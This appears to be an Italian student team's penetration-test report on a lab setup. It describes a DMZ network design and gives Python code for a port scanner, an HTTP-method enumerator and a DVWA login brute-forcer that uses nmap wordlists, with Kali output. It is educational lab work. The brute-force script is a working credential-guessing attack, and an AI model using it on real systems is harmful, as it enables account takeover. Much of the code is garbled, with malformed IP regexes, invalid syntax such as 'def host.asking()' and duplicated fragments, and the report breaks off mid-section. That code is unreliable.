



Build Week 1

REPORT THETA

Valutazione della sicurezza

INDICE

1 - ABOUT US

2 - DISEGNO DI RETE

3 - PORT SCANNER

4 - RILEVATORE HTTP

5 - ATTACCO BRUTE FORCE

6 - SUGGERIMENTI SICUREZZA

7 - TEAM



Team 5 - About Us

Il Team 5 di Eicode è specializzato nel garantire la sicurezza informatica delle reti. Le nostre attività si concentrano sulla valutazione e miglioramento del livello di sicurezza dei sistemi informatici. Ecco un riassunto delle nostre principali attività:

1. **Valutazione del Livello di Sicurezza della Rete:** Effettuiamo un'analisi approfondita della sicurezza della rete, identificando vulnerabilità e punti deboli che potrebbero essere sfruttati da potenziali attaccanti.
2. **Port Scanning:** Utilizziamo strumenti avanzati per eseguire una scansione completa delle porte della rete, al fine di individuare eventuali porte aperte o servizi esposti che potrebbero costituire un rischio per la sicurezza.
3. **Rilevamenti HTTP:** Monitoriamo il traffico HTTP per individuare attività sospette o potenziali minacce che potrebbero compromettere la sicurezza della rete.
4. **Attacchi di Brute Force:** Simuliamo attacchi di Brute Force per valutare la resistenza delle credenziali di accesso e identificare eventuali debolezze nei sistemi di autenticazione.




2 DISEGNO DI RETE

Il *web server* espone diversi servizi tra cui siti e applicazioni web accessibili al pubblico su internet.

Senza di esso non sarebbe possibile accedere ai siti web tramite browser e i suoi contenuti sarebbero limitati alla rete locale del server. Questo deve essere completamente raggiungibile dall'esterno tramite una zona detta *DMZ* (Demilitarized Zone) ovvero una rete separata che si trova tra una rete interna sicura e internet.

L'*application server* a differenza del web server espone i servizi di e-commerce ai soli host dell'azienda. Dunque non è accessibile da reti esterne e si trova nella sala server interna.



La protezione delle diverse zone è fornita da un server di *Reverse Proxy*, tre *Firewall*, un sistema *IPS* e due sistemi *IDS*.

Nella prima linea di difesa troviamo il *Reverse Proxy*, che funge da intermediario tra i client e uno o più server interni. Questo conferisce un maggiore livello di protezione dato da diversi fattori come il camuffamento dell'indirizzo IP pubblico dei server, la presenza interna aggiuntiva di un WAF per il monitoraggio del traffico in entrata tramite un filtraggio del contenuto e la possibilità di avere un bilanciamento del carico su più server per prevenirne il sovraccarico.

All'interno della DMZ è presente un sistema *IPS* che rileva e previene intrusioni esaminando il traffico di rete in tempo reale, mitigando attacchi in corso.

Il primo dei tre *Firewall* consente di aumentare la sicurezza della rete aziendale bloccando tutte le connessioni che hanno origine dall'esterno verso l'interno.

Il secondo *Firewall* è messo a protezione della sala server per consentire il traffico esclusivamente per la rete interna. All'interno dell'application server troviamo un sistema *IDS*

Il terzo *Firewall* è messo a protezione del Nas, qui troviamo anche un sistema *IDS* che analizza il traffico di rete e i log di sistema per individuare attività sospette o comportamenti anomali generando avvisi per gli amministratori della rete.

3 PORT SCANNER - CODICE COMPLETO

```
import socket
import re
from colorama import Fore, Style

def is_valid_ip(indirizzo_ip):
    ippattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|0[1-9]{1,2})(\.(25[0-5]|2[0-4][0-9]|0[1-9]{1,2})){3}$")
    return bool(ippattern.match(indirizzo_ip))

ip_target = input("Inserire indirizzo IP target: ")
while not is_valid_ip(ip_target):
    print("Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP")
    ip_target = str(input("Inserire indirizzo IP target: \n"))

port_range = input("Inserire range di porte da scansionare (es. 1-65535): ")
low_port = int(port_range.split("-")[0])
high_port = int(port_range.split("-")[1])

while low_port <= 0 or high_port >= 65536 or high_port <= 1 or low_port >= 65535 :
    print("port fuori range")
    port_range = input("Inserire range di porte da scansionare (es. 1-65535): ")
    low_port = int(port_range.split("-")[0])
    high_port = int(port_range.split("-")[1])

port_status = {}

def scan_port(ip, port):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((ip_target, port))
    except:
        print("Errore durante la scansione della porta ", port)
    finally:
        s.close()
    return status

print("Scansioniamo l'indirizzo IP target", ip_target, "dalla porta", low_port, "alla porta", high_port)

for port in range(low_port, high_port+1):
    status = scan_port(ip_target, port)
    if status == 0:
        port_status.update({port: "APERTA"})
        print("Porta", port, "-" + Fore.GREEN + " APERTA" + Style.RESET_ALL)
    elif status == 113:
        print(Fore.RED + "ERRORE: " + Style.RESET_ALL + "Rete non raggiungibile")
        break
    else:
        port_status.update({port: "CHIUSA"})
```

Il CISO ci ha esplicitamente richiesto di non effettuare nessun test invasivo in ambiente di produzione, e quindi gli abbiamo proposto di riprodurre le due componenti nei nostri laboratori di test, così da poter effettuare i test in sicurezza, separando gli ambienti di test dagli ambienti di lavoro.

Andremo ad effettuare:

- Scan dei servizi attivi sulla macchina.
- Eventuale enumerazione dei metodi HTTP abilitati sul servizio HTTP in ascolto sulla porta 80.



```

import socket
import re
from colorama import Fore, Style

def is_valid_ip(indirizzo_ip):
    ippattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2})(\.(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2}){3}$")
    return bool(ippattern.match(indirizzo_ip))

ip_target = input("Inserire indirizzo IP target: ")
while not is_valid_ip(ip_target):
    print("Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP")
    ip_target = str(input("Inserire indirizzo IP target: \n"))

port_range = input("Inserire range di porte da scansionare (es. 1-65535): ")
low_port = int(port_range.split("-")[0])
high_port = int(port_range.split("-")[1])
while low_port <= 0 or high_port >= 65536 or high_port <= 1 or low_port >= 65535 :
    print("port fuori range")
    port_range = input("Inserire range di porte da scansionare (es. 1-65535): ")
    low_port = int(port_range.split("-")[0])
    high_port = int(port_range.split("-")[1])
    port_status = {}

```

3 PORT SCANNER

```

import socket
import re
from colorama import Fore, Style

def is_valid_ip(indirizzo_ip):
    ippattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2})(\.(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2}){3}$")
    return bool(ippattern.match(indirizzo_ip))

```

- Viene richiesto all'utente di inserire *l'indirizzo IP* del target e il range di *porte* da scansionare attraverso due richieste di input. Nel caso in cui l'utente inserisca un indirizzo IP non valido o una porta fuori dal range consentito, il codice utilizza due *cicli while* per invitare l'utente a reinserire i valori fino a quando non sono corretti.
- Viene inizializzato un dizionario vuoto chiamato *port_status*, che verrà utilizzato per memorizzare lo stato di ciascuna porta all'interno del range specificato.
- La stringa inserita per il range di porte viene divisa utilizzando il metodo *split("-")*, che restituisce una lista contenente l'estremo inferiore e superiore del range. Questi valori vengono convertiti in numeri interi utilizzando *int()* e memorizzati nelle variabili *low_port* e *high_port* rispettivamente.

- **^**: Indica l'inizio della stringa.
- **(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2}**): Questa parte corrisponde a un singolo byte dell'indirizzo IP, che può essere compreso tra 0 e 255. È composto da tre alternative separate da |:
 - 25[0-5]**: Corrisponde ai numeri tra 250 e 255.
 - 2[0-4][0-9]**: Corrisponde ai numeri tra 200 e 249.
 - [0-1]?[0-9]{1,2}**: Corrisponde ai numeri tra 0 e 199. Il ? indica che il primo carattere [0-1] è opzionale. {1,2} indica che ci possono essere uno o due cifre dopo il primo carattere.
- **(\.(25[0-5]|2[0-4][0-9]|0-1)?[0-9]{1,2}))**{3}: Questa parte corrisponde ai restanti tre byte dell'indirizzo IP, separati da punti. La parte (...){}3 indica che questo blocco deve ripetersi esattamente tre volte.
- **\$**: Indica la fine della stringa.
- Il risultato della ricerca del pattern viene convertito in un valore booleano utilizzando la funzione *bool()*, che restituisce *True* se c'è un match e *False* in caso contrario. Questo valore booleano viene quindi restituito dalla funzione *is_valid_ip*.



3 PORT SCANNER

```
def scan_port(ip, port):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((ip_target, port))
    except:
        print("Errore durante la scansione della porta ", port)
    finally:
        s.close()
    return (status)

print("Scansioniamo l'indirizzo IP target", ip_target, "dalla porta", low_port, "alla porta", high_port)
```

- Il codice è encapsulato in un blocco `try-except`, che gestisce eventuali eccezioni che possono verificarsi durante la scansione della porta. Se si verifica un'eccezione, viene stampato un messaggio di errore che indica il numero di porta associato all'errore.
- All'interno del blocco `try`, viene creato un oggetto socket utilizzando `socket.socket(socket.AF_INET, socket.SOCK_STREAM)`, che crea un socket di tipo stream TCP per la comunicazione IPv4. Viene quindi effettuato un tentativo di connessione utilizzando il metodo `s.connect_ex((ip_target, port))`, dove `ip_target` è l'indirizzo IP del target e `port` è il numero di porta da scansionare.
Questo metodo restituisce uno stato che indica se la connessione ha avuto successo o meno.
- Il blocco `finally` viene eseguito sempre, indipendentemente dal fatto che venga generata un'eccezione o meno. All'interno di questo blocco, il socket viene chiuso utilizzando `s.close()`, assicurando che le risorse siano rilasciate correttamente. che indica se la connessione ha avuto successo o meno.
- Dopo la chiusura del socket, lo stato della connessione (0 se la connessione ha avuto successo, un altro valore altrimenti) viene restituito dalla funzione.

```
for port in range(low_port, high_port+1):
    status = scan_port(ip_target, port)
    if status == 0:
        port_status.update({port: "APERTA"})
        print("Porta", port, "-" + Fore.GREEN + " APERTA" + Style.RESET_ALL)
    elif status == 113:
        print(Fore.RED + "ERRORE: " + Style.RESET_ALL + "Rete non raggiungibile")
        break
    else:
        port_status.update({port: "CHIUSA"})
```

- Utilizzando un ciclo `for`, si itera attraverso il range di porte specificato dall'utente, da `low_port` a `high_port` inclusi.
- Per ogni porta nel range, si chiama la funzione `scan_port()` per determinare lo stato della porta specificata. Il risultato è memorizzato nella variabile `status`.
- Se lo stato della porta è 0, significa che la porta è aperta. Viene aggiornato il dizionario `port_status` con la porta e lo stato "APERTA", e viene stampato un messaggio che indica che la porta è aperta.
- Se lo stato della porta è 113, indica che la rete non è raggiungibile, quindi viene stampato un messaggio di errore e il ciclo viene interrotto.
- Se lo stato è diverso da 0 e da 113, viene considerato che la porta sia chiusa e vengono eseguite le stesse azioni descritte per lo stato "APERTA", ma con lo stato "CHIUSA".



3 PORT SCANNER

```
(kali㉿kali)-[~]
└─$ python port_scanner.py
Inserire indirizzo IP target: 300.600.700.800
Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP
Inserire indirizzo IP target: 192.168.50.101
Inserire range di porte da scansionare (es. 1-65535): 2-65538
port fuori range
Inserire range di porte da scansionare (es. 1-65535): 3-100
Scansioniamo l'indirizzo IP target 192.168.50.101 dalla porta 3 alla porta 100
Porta 21 - APERTA
Porta 22 - APERTA
Porta 23 - APERTA
Porta 25 - APERTA
Porta 53 - APERTA
Porta 80 - APERTA
```

- Durante l'esecuzione del codice, abbiamo inizialmente inserito un indirizzo IP che si trovava al di fuori del range consentito. Grazie all'utilizzo di un ciclo while, il programma ci ha richiesto di reinserire l'indirizzo IP finché non fosse corretto. Dopo aver correttamente inserito l'indirizzo IP, il programma ha proseguito con la successiva fase.
- Successivamente, ci è stato chiesto di inserire il range di porte. Tuttavia, abbiamo inserito un range non valido. Utilizzando un secondo ciclo while, il codice ci ha richiesto di reinserire il range di porte fino a quando non fosse corretto.
- Infine, una volta inserito il range di porte corretto, il programma ha stampato tutte le porte aperte dell'indirizzo IP fornito.



```

import http.client
import re # Assicurati di importare il modulo re per eseguire la validazione dell'indirizzo IP

def enumera_metodi_http(host, port):
    try:
        #Connessione al server
        conn = http.client.HTTPConnection(host, port, timeout=10)
        conn.connect()
        #Lista dei metodi HTTP da verificare, nel nostro caso tutti
        metodi_http = ['OPTIONS', 'GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'TRACE', 'CONNECT']
        #Enumerazione dei metodi HTTP supportati
        metodi_supportati = []
        for metodo in metodi_http:
            try:
                conn.request(metodo, "/")
                response = conn.getresponse()
                if response.status < 400: #Il metodo è supportato se lo status code è minore di 400
                    metodi_supportati.append(metodo)
            except Exception as e:
                print(f"Errore durante la richiesta {metodo}: {e}")
        finally:
            #Chiude la risposta per consentire l'invio di una nuova richiesta
            if response:
                response.close()
        #Stampa dei metodi HTTP supportati
        if metodi_supportati:
            print("Metodi HTTP supportati:")
            for metodo in metodi_supportati:
                print(f"- {metodo}")
        else:
            print("Nessun metodo HTTP supportato.")
        #Chiusura della connessione
        conn.close()
    except http.client.HTTPException as e:
        print(f"Errore durante la richiesta HTTP: {e}")
    except ConnectionRefusedError:
        print("Connessione al server fallita.")
    except Exception as e:
        print(f"Errore generale: {e}")

def is_valid_ip(indirizzo_ip):
    ippattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|2[0-9]{1,2})(\.(25[0-5]|2[0-4][0-9]|2[0-9]{1,2})){3}$")
    return bool(ippattern.match(indirizzo_ip))

def host.asking():
    host = str(input("Inserire IP / nome dominio: "))
    while not is_valid_ip(host):
        print("Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP")
        host = str(input("Indirizzi IP server target: \n"))
    #Richiede all'utente di inserire la porta del server, se non specificata, utilizza la porta predefinita 80
    port = input("Inserire la porta (default: 80): ")
    if not port:
        port = 80
    else:
        port = int(port)
    enumera_metodi_http(host, port)

def main():
    print("** Questo programma restituisce tutti i metodi HTTP abilitati per un dato percorso **\n")
    ra=False
    while not ra:
        host.asking()
        retry_answer = input("Vuoi riprovare un'altra volta? >>Y >> N \n")
        if retry_answer.upper() == 'Y':
            ra = False
        else:
            ra = True
    main()

```

4 RILEVATORE VERBI HTTP CODICE COMPLETO

Effettueremo:

- Enumerazione dei metodi HTTP abilitati.
- Valutazione della robustezza della pagina di login agli attacchi di tipo Brute Force.



4 RILEVATORE VERBI HTTP

```
import http.client

def enumera_metodi_http(host, port):
    try:
        conn = http.client.HTTPConnection(host, port, timeout=10)
        conn.connect()
```

- Importiamo il modulo `http.client`, e iniziamo a definire la funzione che utilizzeremo per enumerare i metodi, fa uso di due parametri: `host` (quindi l'indirizzo IP) e `port`.
- All'interno del blocco `try` stabiliamo una connessione HTTP al server, facciamo uso dell'indirizzo IP e della porta che ci ha fornito l'utente. Ci preoccupiamo inoltre che la connessione possa essere stabilita entro 10 secondi, (limite del tutto arbitrario ma ragionevole per una connessione) in caso non fosse possibile verrà sollevata un'eccezione di `timeout` in modo da evitare un tentativo infinito di connessione.

```
metodi_http = ['OPTIONS', 'GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'TRACE', 'CONNECT']
metodi_supportati = []
for metodo in metodi_http:
    try:
        conn.request(metodo, "/")
        response = conn.getresponse()
    except Exception as e:
        print(f"Errore durante la richiesta {metodo}: {e}")
```

- Andiamo a inizializzare una lista `metodi_http` in cui inseriamo i metodi HTTP che vogliamo verificare, per completezza li scegliamo tutti.
- Inizializziamo una lista vuota `metodi_supportati` che utilizzeremo per tenere traccia appunto dei metodi HTTP che il server supporta.
- Facciamo uso di un ciclo `for` per inviare una richiesta HTTP al server per ogni metodo contenuto nella lista `metodi_http`, e ovviamente prendiamo atto della risposta.
- Utilizzeremo sia il path `"/dvwa/login.php"` sia `"/phpMyAdmin/"` per ottenere lo stato dei metodi attivi come risposta.

```
if response.status < 400:
    metodi_supportati.append(metodo)
except Exception as e:
    print(f"Errore durante la richiesta {metodo}: {e}")
```

- In caso di errore, informiamo l'utente con il codice corrispondente.
- Controlliamo che lo status code della risposta sia inferiore a 400 (quindi se la richiesta è andata a buon fine), e in questo caso aggiungiamo il metodo alla lista `metodi_supportati`.

4 RILEVATORE VERBI HTTP

```
if metodi_supportati:  
    print("Metodi HTTP supportati:")  
    for metodo in metodi_supportati:  
        print(f"- {metodo}")  
else:  
    print("Nessun metodo HTTP supportato.")  
conn.close()
```

- Al termine del ciclo, stampiamo i *metodi HTTP* supportati (se ce ne sono) altrimenti informiamo l'utente che nessun metodo è supportato.

- Infine chiudiamo la connessione.

```
finally:  
    if response:  
        response.close()
```

- Indipendentemente dall'esito dell'invio della richiesta e dell'ottenimento della risposta ci curiamo di chiudere la risposta in modo da liberare le risorse e da poter inviare la richiesta successiva.

```
except http.client.HTTPException as e:  
    print(f"Errore durante la richiesta HTTP: {e}")  
except ConnectionRefusedError:  
    print("Connessione al server fallita.")  
except Exception as e:  
    print(f"Errore generale: {e}")
```

- In caso di eccezioni di tipo *HTTPException*, *ConnectionRefusedError*, o altre generiche, viene stampato un messaggio di errore corrispondente.

- Attraverso l'utilizzo del blocco *except* andiamo a gestire le eccezioni specifiche che potrebbero verificarsi durante l'invio delle richieste o anche nella chiusura della connessione.

4 RILEVATORE VERBI HTTP

- Creiamo una piccola funzione per assicurarci che l'indirizzo IP inserito rispetti i *criteri* di un indirizzo IP.

```
def is_valid_ip(indirizzo_ip):
    ippattern = re.compile(r"^(25[0-5]|2[0-4][0-9]|2[0-1]?[0-9]
{1,2})(\.(25[0-5]|2[0-4][0-9]|2[0-1]?[0-9]{1,2}))\{3\$")  
    return bool(ippattern.match(indirizzo_ip))
```

- Facciamo inserire all'utente l'indirizzo IP che desidera *analizzare*.

```
def host.asking():
    host = str(input("Inserire IP / nome dominio: "))
```

- Andiamo subito a controllare che sia un indirizzo *valido*, e in caso non lo sia invitiamo a inserirne un altro.

```
while not is_valid_ip(host):
    print("Indirizzo IP target fuori Range, inserisci di nuovo l'indirizzo IP")
    host = str(input("Indirizzi IP server target: \n"))
```



4 RILEVATORE VERBI HTTP

Avviando il codice dal terminale di kali, ci viene chiesto di inserire l'indirizzo *IP target*. Andando ad inserire un indirizzo IP fuori dal range consentito verrà chiesto di inserirne nuovamente un altro.

Una volta scritto l'IP corretto, verrà chiesto di inserire la porta da verificare, in caso non si scelga nessuna porta verrà inserire di default la *80*, quella HTTP.

```
(kali㉿kali)-[~/Desktop]
$ python MetodiHTTP.py
** Questo programma restituisce tutti i metodi HTTP abilitati per un dato percorso **

Inserire IP / nome dominio: 192.168.50.101
Inserire la porta (default: 80):
Metodi HTTP supportati:
- OPTIONS
- GET
- HEAD
- POST
- PUT
- DELETE
- TRACE
Vuoi riprovare un'altra volta? >>Y >> N
```

```
(kali㉿kali)-[~/Desktop]
$ python MetodiHTTP.py
** Questo programma restituisce tutti i metodi HTTP abilitati per un dato percorso **

Inserire IP / nome dominio: 192.168.50.101
Inserire la porta (default: 80):
Errore durante la richiesta GET: ut type="hidden" name="phpMyAdmin" value="c77d5956115c668934f8afcdf0e8f8047cf4b059" />

Errore durante la richiesta HEAD: Request-sent
Errore durante la richiesta POST: Request-sent
Errore durante la richiesta PUT: Request-sent
Errore durante la richiesta DELETE: Request-sent
Errore durante la richiesta TRACE: Request-sent
Errore durante la richiesta CONNECT: Request-sent
Metodi HTTP supportati:
- OPTIONS
Vuoi riprovare un'altra volta? >>Y >> N
```

In questo caso possiamo vedere che i metodi sono *tutti abilitati* sulla porta 80 della *DVWA*.

Il metodo abilitato per *phpMyAdmin* è *OPTIONS*.

6 ATTACCHI BRUTE FORCE SULLA DVWA CODICE COMPLETO

```
import requests

with open('/usr/share/nmap/nselib/data/usernames.lst') as username_file, open('/usr/share/nmap/nselib/data/passwords.lst') as password_file:
    user_list = username_file.readlines()
    user_list[0], user_list[1] = user_list[1], user_list[0]
    pwd_list = password_file.readlines()
    pwd_list = pwd_list[8:]

target = input("ip address: ")
login_home = "http://" + target + "/dvwa/login.php"
login_brute = "http://" + target + "/dvwa/vulnerabilities/brute/"

print("Tentativo login url: ", login_home)

shutdown = False

for user in user_list:
    user = user.rstrip()
    if shutdown == True:
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        session = requests.Session()

        login_info = {"username": user, "password": pwd, "Login": "Login"}
        response = session.post(login_home, data=login_info)

        if "Login failed" in response.text:
            print("login fallito")
        else:
            print("Login success")
            print("credenziali:", login_home, "user:" + user + "password: " + pwd)
            shutdown = True
            break

security_url = f"http://{target}/dvwa/security.php"
security_level = input("Scegliere livello di difficoltà: low medium high\n")
data = {"security": security_level, "selev_submit": "Submit"}
response = session.post(security_url, data=data)
if response.status_code == 200:
    print(f"Livello di sicurezza cambiato con successo a {security_level}")
else:
    print("Errore durante il cambio del livello di sicurezza")

shutdown2 = False

for user in user_list:
    user = user.rstrip()
    if shutdown2 == True:
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        login_info = {"username": user, "password": pwd, "Login": "Login"}
        url_conn = f"{login_brute}?username={user}&password={pwd}&Login=Login"
        response = session.get(url_conn)

        if "Username and/or password incorrect" in response.text:
            print("login fallito")
        else:
            print("Login success")
            print("credenziali:", login_brute, "user:" + user + "password: " + pwd)
            shutdown2 = True
            break
```



6 ATTACCHI BRUTE FORCE SULLA DVWA

```
import requests

with open('/usr/share/nmap/nselib/data/usernames.lst') as username_file, open('/usr/share/nmap/nselib/data/passwords.lst') as password_file:
    user_list = username_file.readlines()
    user_list[0], user_list[1] = user_list[1], user_list[0]
    pwd_list = password_file.readlines()
    pwd_list = pwd_list[8:]
```

```
target = input("ip address: ")
login_home = "http://" + target + "/dvwa/login.php"
login_brute = "http://" + target + "/dvwa/vulnerabilities/brute/"

print("Tentativo login url: ", login_home)

shutdown = False

for user in user_list:
    user = user.rstrip()
    if shutdown == True:
        break
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        session = requests.Session()

        login_info = {"username": user, "password": pwd, "Login": "Login"}
        response = session.post(login_home, data=login_info)

        if "Login failed" in response.text:
            print("login fallito")
        else:
            print("Login success")
            print("credenziali:", login_home, "user:" + user + "password: " + pwd)
            shutdown = True
            break
```

- Il codice inizia importando il modulo `requests`, che è utilizzato per effettuare richieste HTTP in Python.
- La funzione `open` serve per aprire i due file `usernames.lst` e `password.lst` situati nel percorso `/usr/share/nmap/nselib/data/`. All'interno dei due file troviamo, rispettivamente una lista di username e una lista di password, più comunemente utilizzati sul web.
- La sintassi `with open(...) as ...` assicura che il file venga chiuso automaticamente al termine del blocco `with`, ed è importante per evitare potenziali problemi di gestione e per garantire che il file non rimanga aperto più del necessario, riducendo il rischio di errori.

- Chiediamo all'utente l'indirizzo `IP target` che verrà utilizzato successivamente nella concatenazione per la creazione dell'URL da attaccare
- La variabile `shutdown` è stata inizializzata `False`. Il suo scopo è quello di controllare se il programma deve essere interrotto o meno. Viene utilizzata per segnalare se l'obiettivo di login è stato raggiunto con successo, in modo da poter interrompere i cicli di brute force una volta che le credenziali corrette sono state trovate.
- Attraverso il primo ciclo `for` il programma scorre la lista degli utenti (`user_list`). Per ogni utente, viene eseguita la rimozione dei caratteri di newline grazie alla funzione `rstrip()` che viene utilizzata per rimuovere eventuali caratteri di newline o spazi bianchi alla fine di ogni riga degli elenchi. Questo è utile per garantire che non vi siano spazi bianchi indesiderati che potrebbero interferire con il processo di login. La condizione `if` controlla la variabile `shutdown`, nel caso diventasse `True` il ciclo sugli utenti verrebbe fermato.
- Attraverso il secondo ciclo `for` il programma scorre la lista delle password (`pwd.list`), utilizza la funzione `rstrip()`.
- Viene creata una sessione HTTP utilizzando `requests.Session()`. Le credenziali di login (nome utente e password) vengono inserite in un dizionario `login_info` e inviate tramite una richiesta `POST` alla pagina di login dell'applicazione web.
- Si verifica se la stringa "`Login failed`" è presente nella risposta. Se lo è, viene stampato un messaggio di "login fallito". In caso contrario, viene stampato un messaggio di "`Login success`" insieme alle credenziali di accesso che hanno avuto successo. Inoltre, la variabile `shutdown` viene impostata su `True` ed entrambi i cicli vengono interrotti.

6 ATTACCHI BRUTE FORCE SULLA DVWA

```
security_url = f"http://{{target}}/dvwa/security.php"
